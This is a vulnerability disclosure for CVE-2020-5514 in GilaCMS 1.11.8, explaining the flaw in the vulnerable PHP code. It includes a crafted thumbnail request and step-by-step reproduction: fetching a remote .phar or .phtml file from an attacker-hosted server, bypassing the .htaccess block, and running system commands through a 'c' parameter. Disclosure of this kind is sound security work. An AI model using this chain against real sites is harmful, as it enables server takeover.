GilaCMS 1.11.8 – Remote Code Execution

Product Owner: GilaCMS

Application Name: GilaCMS 1.11.8

CVE ID: CVE-2020-5514

Type: Installable/Customer-Controlled Application

Application Release Date: 4th December,2019

Severity: Critical

Authentication: Required

Complexity: Easy

Vulnerability Name: Remote Code Execution


Vulnerability Explanation: Remote Code Evaluation is a vulnerability that can be exploited if user input is injected into a File or a String and executed (evaluated) by the programming language's parser.

Verified In:
Mozilla Firefox 68.2.0esr (64-bit)
Kali Linux 2019.4
Hosted using Apache/2.4.41 (Debian)

Request:


```
GET /gilacms/lzld/thumb?src={URL_OF_PHP_FILE_TO_UPLOAD}&media_thumb=80 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/gilacms/admin/content/post
Connection: close
Cookie: GSESSIONID=1pz8sgcaj9w4btmw1lrs07sjpw0tv772n9rf6jkd0wlod37sra; media_tab=assets; media_path=assets; asset_path=src%2Fcore%2Fassets
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Steps to Reproduce:
1. Login to the GilaCMS application as admin.
2. Go to http://localhost/gila/admin/content/post.
3. Right Click on the thumbnail image and click 'View Image'




4. From the Image URL we can see that the image path given in 'src' parameter is displayed to us.


5. Host an image file in another machine using xampp web server (http://192.168.1.108/poc/)




6. When the 'src' parameter is set a remote image URL, the image is displayed to us. Additionally, the same image is downloaded and stored in the /tmp/ and then moved to /tmp/media_thumb/ folder



7. Trying to access the image file directly from the web browser using the absolute path from the webroot, we can see that the image is present and gets displayed.




8. Now setting the 'src' parameter to a remote PHP file, the PHP file is downloaded and stored in the /tmp/ but not moved to /tmp/media_thumb/ folder.



9. Trying to access the PHP file directly from the web browser, we get a 'Forbidden' error. That is because of the .htaccess file present in the directory which blocks *.php file.

10. In order to bypass that we can instead upload .phar or .phtml file.




11. On accessing the upload .phar file in a web browser, the PHP code gets executed

12. By passing an additional ‘c’ parameter with the command to execute, we can run system commands.

Note:


The web server configuration should support other extensions such as .phar, .phtml in order for this to be exploited.

Video POC:



Vulnerable Code:

The user input (remote url to the php file) sent in ‘src’ parameter is stored in a variable named ‘file’ (Line No: 31) and passed to a function ‘thumb’ of class ‘view’ (Line No: 35).



```
src > core > controllers > lcld.php
28
29  function thumbAction ()
30  {
31    $file = $_GET['src'];
32    $ext = explode('.',$file);
33    $ext = $ext[count($ext)-1];
34    $size = (int)$_GET['media_thumb'] ?? 80;
35    $file = view::thumb($file, 'media_thumb/', $size);
36
37    if (file_exists($file)) {
38      $imageInfo = getimagesize($file);
39      ob_end_clean();
40      switch ($imageInfo[2]) {
41        case IMAGETYPE_JPEG:
42          header("Content-Type: image/jpeg");
43          break;
44        case IMAGETYPE_WEBP:
45          header("Content-Type: image/webp");
46          break;
47        case IMAGETYPE_GIF:
48          header("Content-Type: image/gif");
49          break;
50        case IMAGETYPE_PNG:
51          header("Content-Type: image/png");
52          break;
53        default:
54          if($ext=='svg') echo file_get_contents($file);
55          exit;
56          break;
57      }
58
59      header('Content-Length: ' . filesize($file));
60      readfile($file);
61    } else {
62      http_response_code(404);
63    }
64
65  }
```

The ‘src’ variable which stores the user input is passed to ‘make_thumb’ function of class ‘image’ (Line No: 407) since the check for if the file already exists return false.

```
src > core > classes > view.php
382
383   static function thumb ($src, $prefix='', $max=180)
384   {
385     if($src==null) return false;
386     $pathinfo = pathinfo($src);
387     if(in_array(strtolower($pathinfo['extension']),['svg','webm'])) return $src;
388     $slugify = new Cocur\Slugify\Slugify();
389
390     $ext = $pathinfo['extension'];
391     if(gila::config('use_webp')) {
392       if (strpos($_SERVER['HTTP_ACCEPT'], 'image/webp' )!==false) {
393         $ext = 'webp';
394         $type = IMG_WEBP;
395       }
396     }
397     if(is_numeric($prefix)) {
398       $prefix .= '/';
399       $max = (int)$prefix;
400     }
401
402     $file = SITE_PATH.'tmp/'.$prefix.$slugify->slugify($pathinfo['dirname'].$pathinfo['filename']).'.'.$ext;
403     $max_width = $max;
404     $max_height = $max;
405     if($src=='') return false;
406     if (!file_exists($file)) {
407       image::make_thumb($src, $file, $max_width, $max_height, $type??null);
408     }
409     event::fire('view::thumb',[$src,$file]);
410     return $file;
411   }
412
```

The ‘src’ variable is again passed to another function ‘local_path’ (Line No: 15).

```
src > core > classes > image.php
13    static function make_thumb ($src,$file,$max_width,$max_height,$img_type=null)
14    {
15      $src = self::local_path($src);
16      if($src == false) return false;
17      gila::dir(substr($file, 0, strrpos($file,'/')));
18
19      if(!$image = @getimagesize($src)) return false;
20
21      list($src_width,$src_height)=$image;
22      $newwidth=$max_width;
23      $newheight=$max_height;
24
25      if($src_width>$max_width) {
26        $newheight=($src_height/$src_width)*$newwidth;
27      } else if($src_height>$max_height) {
28        $newwidth=($src_width/$src_height)*$newheight;
29      } else if($image[2] != 2) {
30        copy($src,$file);
31        return true;
32      } else {
33        $newwidth=$src_width;
34        $newheight=$src_height;
35      }
36
37      if($img_type==null) $img_type = $image[2];
38
39      $tmp = self::create_tmp($newwidth, $newheight, $image[2]);
40      $img_src = self::create($src, $image[2]);
41
42      imagecopyresampled($tmp,$img_src,0,0,0,0,$newwidth,$newheight,$src_width,$src_height);
43      self::save($tmp, $file, $img_type);
44      imagedestroy($img_src);
45      imagedestroy($tmp);
46      return true;
47    }
```

The ‘_src’ variable stores the destination location where the file is to be stored (Line No: 171). The output filename is generated from ‘src’ variable replacing certain characters with an ‘_’. The built-in PHP function ‘copy’ is used to copy the contents of the remote file location stored in variable ‘src’ to the local file location stored in ‘_src’ (Line No: 176). No validation/checks are performed on the file being saved to the tmp/ directory.

Reference:
Website: https://gilacms.com/
GitHub Repository: https://github.com/GilaCMS/gila
Download Version: https://github.com/GilaCMS/gila/releases/tag/1.11.8

January 5, 2020 lokeshkumarv